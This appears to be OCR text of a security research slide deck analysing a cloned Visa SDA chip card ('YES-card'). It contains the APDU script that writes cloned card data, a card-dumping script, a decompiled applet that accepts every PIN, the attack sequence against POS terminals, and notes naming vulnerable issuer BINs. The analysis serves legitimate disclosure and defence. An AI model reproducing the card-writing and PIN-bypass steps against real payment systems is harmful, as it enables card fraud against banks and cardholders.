
```
mode_211
establish_context
enable_trace
enable_timer
card_connect
send_apdu -sc 0 -APDU 00a404000e 315041592e5359532e4444463031
send_apdu -sc 0 -APDU 00a4010601 00
send_apdu -sc 0 -APDU 00a40101
send_apdu -sc 0 -APDU 00a40105
send_apdu -sc 0 -APDU 00a401023B 3B 00A404000E 315041592E5359532E4444463031 26 6F-24 84-0E 315041592E53[redacted]2E4444463031 A5-12 88-01 01 5F2D-08
6465656E65736974 9F11-01 01
send_apdu -sc 0 -APDU 00a401022D 2D 00B2010C00 26 702461224F-07 A0000000031010 50-0A 5649534[redacted]35245444954 9F12-07 4352454449544F 87-01 01
send_apdu -sc 0 -APDU 00a4010222 22 00B2020C00 1B 701961174F-07 F0760000035200 50-09 5[redacted]53412043415348 87-01 02
send_apdu -sc 0 -APDU 00a4010209 09 00B2030C00 02 6A83
send_apdu -sc 0 -APDU 00a4010249 49 00A4040007 A0000000031010 3B 6F-39 84-[redacted] A0000000031010 A5-2E 87-01 01 5F-0A 5649534143524544[redacted] 9F38-[redacted]
9F1A02 5F2D-08 7074656E65736974 9F11-01 01 9F12-07 4352454449544F
send_apdu -sc 0 -APDU 00a4010217 17 80A8000000 10 80-0E 5C00[redacted]1003001001030210040601[redacted]
send_apdu -sc 0 -APDU 00a4010256 56 00B2010C00 4F 704[redacted] Visa-Kartennummer --> 4570[redacted]652 D ---> Exp. Date: 1805 201300001320[redacted]000 F
5F20-1A 6175746f72697a61646f20636f6d2073656e6861[redacted]2020202020 9F1F-18 33303635372020202020202020303035323730303042525A
send_apdu -sc 0 -APDU 00a401021C 1C 00B2[redacted]00 15 70139F-08 02008C5F30020601 9F42-02 0986 9F44-01 02
send_apdu -sc 0 -APDU 00a4010239 39 00B2030C00 32 70308C-15 9F02-06 9F03-06 9F1A-02 9505 5F2A-02 9A03
9C019F37048D178A029F02069F03[redacted]1A0295055F2A029A039C019F3704
send_apdu -sc 0 -APDU 00a4010217 17 00B2011400 10 700E5A-08 PAN ---> 4570[redacted]652 5F34-01 00
send_apdu -sc 0 -APDU 00a401021F 1F 00B2021400 18 70165F24-03 180528 9F07-02 Application Usage Control (AUC) Flags ----> FF00 5F28-02
Country Code---> 0280 5F25-03 100607
send_apdu -sc 0 -APDU 00a40102CA CA 00B2031400 C3 7081C0 8F-01 07 90-81-90 Issuer Public Key Certificate ----->
7F4E90D2CDF4578821B10127B109E2C39B12C9B5B0AF7190E2B2285146479BF3866879B774681EA53778F68D3CD683D67F68E2C6042DC0ECC0E001EF45C8FDE9[redacted]000FE925927CA43FB9
4EDEB17DACE5E5E8640DD545811C6B13AE983CD4A5857EA21B5D03E14847B528AA9E3D7ABB96CEB846BABE424BE56DB8CCDA7961CC331AD61264D7A280A5E1D[redacted]9297A8A4A7AD
Issuer Public Key Exponent ---> 9F32-01 03 Issuer Public Key Remainder ---> 92-24
33D0F87C92C8DFE9A5A401CB3F2F25377FDFF4E2E04610F29974D2C038A837FA7E1FC901
send_apdu -sc 0 -APDU 00a4010221 21 00B2041400 1A 7018 9F0D-05 D02804A800 9F0E-05 2850A800009F0F05D02814F800
send_apdu -sc 0 -APDU 00a4010227 27 00B2051400 20 701E 8E-1C 000000000000000000010202011F001F001F001F001F001F001F001F00
send_apdu -sc 0 -APDU 00a40102A1 A1 00B2061400 9A 7081-97 Static Data Authentication Tag List ---> 9F4A-01 82 Signed Static Application Data
---> 9381-90
42FBBD2D32AC2ACDA3B1E99FBABAAC2A022EEA4D974F44237BCA2C541E9A78A6A868C6FB0C34E1F13B452826A08DEE3B477C02CAFB83F54B79F742250F69938563E76B765F2183AC1C4
94A30D6B72855A0FEE9614E17BC574AA0503C5DBFA010C56A90563D8237C08F6C69F57B07BBEAA6A97398E59B0CAE9FA228BBDA7F876127F01986FA635D5A22855A4B5910CE15
send_apdu -sc 0 -APDU 00a401020B 0B 80CA9F1700 04 9F17-01 03
send_apdu -sc 0 -APDU 00a4010209 09 0020008000 02 9000
send_apdu -sc 0 -APDU 00a401021B 1B 80AE800000 14 80-12 80 ----> 01EF Application Cryptogram (AC) --> 4980B68436958E5D Issuer Application
Data (IAD)--> 06020A03A42000
send_apdu -sc 0 -APDU 00a4010209 09 0082000000 02 9000
send_apdu -sc 0 -APDU 00a401021B 1B 80AE400000 14 80-12 4001EF FB42F466022D9E19 06020A03642000
send_apdu -sc 0 -APDU 00a401021B 1B 80AE000000 14 00-12 8001EF 4980B68436958E5D 06020A03A42000
send_apdu -sc 0 -APDU 00a401020b 0b 80CA9F1700 04 9f17-01 03
send_apdu -sc 0 -APDU 00a4010601 00
card_disconnect
release_context
```

Some annotated fields within the APDU data being send to the JAVA smartcard, generating a VISA SDA card

Smart Card Shell script to dump the full content of the cloned VISA card data

```
try
{
    var card = new Card(_scsh3.reader); // get card object for default reader
    card.reset(Card.RESET_COLD); // Cold reset card

    var aid = new ByteString("A0000000031010", HEX); // VISA AID

    var fcp = card.sendApdu(0x00, 0xA4, 0x04, 0x00, aid, 0x00, [0x9000]); // Select AID

    print("File control parameter (FCP) returned in SELECT command: ", new ASN1(fcp));

    for (var sfi = 1; sfi <= 30; sfi++) // Parse through 30 possible SFIs
    {
        for (var rec = 1; rec <= 16; rec++) // Parse through 16 possible Records inside each SFI
        {
            var tlv = card.sendApdu(0x00, 0xB2, rec, (sfi << 3) | 4, 0x00); // Read command
            if (card.SW == 0x9000) // 0x9000 control code OK
            {
                print("SFI " + sfi.toString(16) + " record #" + rec);
                try
                {
                    var asn = new ASN1(tlv);
                    print(asn);
                }
                catch(e)
                {
                    print(tlv.toString(HEX));
                }
            }
        }
    }
}

catch(e)
{
        print("Exception when reading from Credit Card Application: " + e.toString());
}
```


Dumped data of the cloned VISA card



Preferred language order:
1. **PT** → Portuguese
2. **EN** → English
3. **ES** → Espanol
4. **IT** → Italian

Java Smartcard structure

- Java Application, Unique Application Identifiers (AID) for each App. Examples usage: Healthcare, Creditcards, Access control etc.
- API Class library supports applets, assists filesystem and security services.
- API to support interapp-communication, loading services for applets and assisting I/O. Takes care of the ISO 7816 chipcard standard
- Because of limited ressources only small JAVAVM with reducted instruction set. Bytecode differs sometimes from JAVA bytecode
- Dealing with I/O, memory access, App loading services and cryptography




Reverse engineering MacGyver.cap 1/3

Main .CAP file can easily be unzipped

MacGyver.cap

```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 50 4B 03 04 0A 00 00 00 00 00 02 39 7C 44 7A AF ; PK.........9|Dz¯
00000010h: 8A E6 1B 00 00 00 1B 00 00 00 20 00 00 00 73 72 ; Šæ........ ...sr
00000020h: 63 2F 4D 61 63 47 79 76 65 72 2F 6A 61 76 61 63 ; c/MacGyver/javac
00000030h: 61 72 64 2F 48 65 61 64 65 72 2E 63 61 70 01 00 ; ard/Header.cap..
00000040h: 18 DE CA FF ED 01 02 04 00 01 0E 31 50 41 59 2E ; .ÞÊÿí......1PAY.
00000050h: 53 59 53 2E 44 44 46 30 31 50 4B 03 04 0A 00 00 ; SYS.DDF01PK.....
00000060h: 00 00 00 02 39 7C 44 B3 21 C8 42 22 00 00 00 22 ; ....9|D³!ÈB"...."
00000070h: 00 00 00 23 00 00 00 73 72 63 2F 4D 61 63 47 79 ; ...#...src/MacGy
00000080h: 76 65 72 2F 6A 61 76 61 63 61 72 64 2F 44 69 72 ; ver/javacard/Dir
00000090h: 65 63 74 6F 72 79 2E 63 61 70 02 00 1F 00 18 00 ; ectory.cap......
000000a0h: 1F 00 13 00 0B 00 56 00 0E 05 94 00 0A 00 94 00 ; ......V...”...”.
000000b0h: 00 00 C8 00 02 00 00 00 00 00 01 01 00 50 4B 03 04 ; ..È.........PK..
000000c0h: 0A 00 00 00 00 00 02 39 7C 44 3E 4A 87 80 16 00 ; .......9|D>J‡€..
000000d0h: 00 00 16 00 00 00 20 00 00 00 73 72 63 2F 4D 61 ; ...... ...src/Ma
000000e0h: 63 47 79 76 65 72 2F 6A 61 76 61 63 61 72 64 2F ; cGyver/javacard/
000000f0h: 41 70 70 6C 65 74 2E 63 61 70 03 00 13 01 0F 31 ; Applet.cap.....1
00000100h: 50 41 59 2E 53 59 53 2E 44 44 46 30 31 01 00 3A ; PAY.SYS.DDF01..:
00000110h: 50 4B 03 04 0A 00 00 00 00 00 02 39 7C 44 BF 5D ; PK.........9|D¿]
00000120h: 51 07 0E 00 00 00 0E 00 00 00 20 00 00 00 73 72 ; Q......... ...sr
00000130h: 63 2F 4D 61 63 47 79 76 65 72 2F 6A 61 76 61 63 ; c/MacGyver/javac
00000140h: 61 72 64 2F 49 6D 70 6F 72 74 2E 63 61 70 04 00 ; ard/Import.cap..
00000150h: 0B 01 00 01 07 A0 00 00 00 62 01 01 50 4B 03 04 ; ..... ...b..PK..
00000160h: 0A 00 00 00 00 00 02 39 7C 44 54 F7 2E BB 59 00 ; .......9|DT÷.»Y.
00000170h: 00 00 59 00 00 00 26 00 00 00 73 72 63 2F 4D 61 ; ..Y...&...src/Ma
00000180h: 63 47 79 76 65 72 2F 6A 61 76 61 63 61 72 64 2F ; cGyver/javacard/
00000190h: 43 6F 6E 73 74 61 6E 74 50 6F 6F 6C 2E 63 61 70 ; ConstantPool.cap
000001a0h: 05 00 56 00 15 02 00 00 00 02 00 00 01 02 00 00 ; ..V.............
000001b0h: 02 02 00 00 03 02 00 00 07 02 00 00 08 02 00 00 ; ................
000001c0h: 06 02 00 00 05 02 00 00 04 01 00 00 00 06 00 00 ; ................
000001d0h: 01 03 80 0A 01 03 80 0A 06 06 80 10 02 03 80 03 ; ..€...€...€...€.
000001e0h: 01 06 80 03 00 06 80 07 01 03 80 0A 07 03 80 0A ; ..€...€...€...€.
000001f0h: 09 03 80 0A 05 03 80 0A 03 50 4B 03 04 0A 00 00 ; ..€...€..PK.....
00000200h: 00 00 00 02 39 7C 44 BA 34 4B 21 11 00 00 00 11 ; ....9|D°4K!.....
00000210h: 00 00 00 1F 00 00 00 73 72 63 2F 4D 61 63 47 79 ; .......src/MacGy
00000220h: 76 65 72 2F 6A 61 76 61 63 61 72 64 2F 43 6C 61 ; ver/javacard/Cla
00000230h: 73 73 2E 63 61 70 06 00 0E 00 80 03 09 00 04 07 ; ss.cap....€.....
```

Underlying .CAP files contain class, directory-, descriptor- infos etc.



Reverse engineering MacGyver.cap 2/3

- The most important file is Method.cap, containing JAVA smartcard bytecode
- To decompile the bytecode to human readable JAVA-code 3 steps are needed:
  1. Generating JASMIN (JVM assembler) code from java smartcard bytecode (Small Python script)
  2. Generating a class file from assembly code using JASMIN
  3. Decompiling the class file with JVM bytecode decompiler CFR

```
C:\tools\CAP-parser>parsecap.py -d MacGyver.cap
.class public MacGyver
.super java/lang/Object

.field array0 [B
.field array1 [B
.field array2 [B
.field array3 [B
.field short4 S
.field byte5 B
.field byte6 B
.field short7 S
.field short8 S

.method  method_0001()V
   aload_0
   invokespecial Applet/Applet()V
   aload_0
   sipush 0x100
   newarray byte
   putfield MacGyver/array0 [B
   aload_0
   sipush 0x1770
```

Parsecap.py generates the JASMIN code

```
4ee: 8d invokestatic 0010  // public static void ISOException.throwIt(short sw)
4f1: 70 goto 59  // --> 0x54a
4f3: 1b aload_3
4f4: 03 sconst_0
4f5: 25 baload
4f6: 10 bspush 6c
4f8: 6b if_scmpne 16  // --> 0x50e
4fa: 1b aload_3
4fb: 03 sconst_0
4fc: 25 baload
4fd: 11 sspush 0100
500: 45 smul
501: 1b aload_3
502: 04 sconst_1
503: 25 baload
504: 41 sadd
505: 11 sspush 0100
508: 41 sadd
509: 8d invokestatic 0010  // public static void ISOException.throwIt(short sw)
50c: 70 goto 3e  // --> 0x54a
50e: 1b aload_3
50f: 03 sconst_0
510: 25 baload
511: 10 bspush 90
513: 6b if_scmpne 03  // --> 0x516
515: 7a return
516: 19 aload_1
517: 8b invokevirtual 0011  // public short apdu.setOutgoing()
51a: 3b pop
51b: 19 aload_1
51c: 16 sload 06
51e: 8b invokevirtual 0012  // public void apdu.setOutgoingLength(short len)
521: 19 aload_1
522: 1b aload_3
523: 03 sconst_0
524: 16 sload 06
526: 8b invokevirtual 0013  // public void apdu.sendBytesLong(byte[] outData, short bOff, short len)
529: 70 goto 21  // --> 0x54a
52b: 16 sload 06
52d: 61 ifne 0a  // --> 0x537
52f: 11 sspush 6a82
532: 8d invokestatic 0010  // public static void ISOException.throwIt(short sw)
535: 70 goto 15  // --> 0x54a
537: 19 aload_1
```

Reverse engineering MacGyver.cap 3/3

The decompiled MacGyver.cap including some annotations


```
public void process(APDU apdu) {
        byte[] recvBuffer = apdu.getBuffer();
        short bytesAvail = apdu.setIncomingAndReceive();
        short bytesRead = 0;
        short sendLength;
        int statusOk = 0;
        int i;
        int j = 0;
        int i3;
        int i2;

        tmpBuffer[0] = 0;
        tmpBuffer[1] = 0;
        tmpBuffer[2] = 0;
        tmpBuffer[3] = 0;
        tmpBuffer[4] = 0;
        tmpBuffer[5] = 0;
        tmpBuffer[6] = 0;
        tmpBuffer[7] = 0;

        int cla = recvBuffer[0];
        int ins = recvBuffer[1];
        int p1 = recvBuffer[2];
        int p2 = recvBuffer[3];

        byte[] sendBuffer = new byte[2];

        totalMessages++;


        // read APDU into temporary fixed-sized buffer of 256 bytes -> can overflow
        while (bytesAvail > 0) {
                Util.arrayCopyNonAtomic(recvBuffer, 5, tmpBuffer, bytesRead, bytesAvail);
                bytesRead += bytesAvail;
                bytesAvail = apdu.receiveBytes(5);
        }

        // check if temporary buffer selects the '1PAY' AID
        if ((cla == 0) && (ins == 0xa4) && (p1 == 4) && (p2 == 0)) {
                if ((tmpBuffer[0] == '1') && (tmpBuffer[1] == 'P') && (tmpBuffer[2] == 'A') && (tmpBuffer[3] == 'Y')) {
                        // reset global message counter
                        totalMessages = 0;
                }
                Util.arrayCopyNonAtomic(tmpBuffer, 0, aidBuffer, 0, i);
                aidLength = i;
        }

        // command 1.1
        if ((cla == 0) && (ins == 0xa4) && (p1 == 1) && (p2 == 1)) {
                payloadLength = 0;
                statusOk = 1;
        }
        // command 1.2
        else if ((cla == 0) && (ins == 0xa4) && (p1 == 1) && (p2 == 2)) {
                // tmpBuffer APDU received
                if ((tmpBuffer[1] == 0) && (tmpBuffer[2] == 0xa4) && (tmpBuffer[3] == 4) && (tmpBuffer[4] == 0))
                {
                        aidLength = tmpBuffer[5];
                        Util.arrayCopyNonAtomic(tmpBuffer, 6, aidBuffer, 0, aidLength);
                        Util.arrayCopyNonAtomic(tmpBuffer, 0, inBuffer, payloadLength, i);
                }
                // process payload
                else {
                        inBuffer[payloadLength] = aidLength + 1;
```

This code is responsible to accept every entered PIN as correct.
→ aka YES-Card-application


POS Terminal PIN Check of a cloned card

- POS Terminal asks the card application (MacGyver.cap) if PIN authentication was correct or not. MacGyver.cap accepts every PIN and tells the terminal it was correct in any case
- ATMs use online verification to check the PIN, so MacGyver.cap is useless here

Attack Sequence of cloned card




1. Select application →
2. Send fake SDA data ←
3. POS sets TAC code C8000000 to request an online authentication →
4. Card selects SDA mode ←
5. Request a PIN check →
6. MacGyver.cap sends „PIN OK“ in any case ←
7. ARQC request →
8. Send fake ARQC ←



Lessons learned…

- Attack does not work, as long as ARQC and transaction counter are being verified properly online → Banks failing to implent the EMV standard incorrectly are vulnerable.
- Fraud detection may help in case used creditcard numbers or vulnerable BINs are verified against blacklisted cards.
- Known vulnerable Bank Identication Numbers (BINs) have been identified in India, Brazil, Mexiko, Korea, Japan, several Arabian countries and some Banks in the USA
- SDA is still being used by several card-providers, as the difference between SDA and DDA card is in the range of $0.50 - $1.00



BINList-Service to identify vulnerable Banks derived from cloned cards

The SDA EMV Chip Writer tool used previously sniffed SDA information from a valid Caixa Bank card in Brazil to clone cards. Only some fields like Track2 data are being adjusted by the tool.


Card type

First six digits	451412
Brand	Visa
Type	Debit (Electron)

Card issuer

Bank	Caixa Economica Federal
Country	Brazil

The End!



Thanx to my friend and co-researcher of this case Tillmann Werner!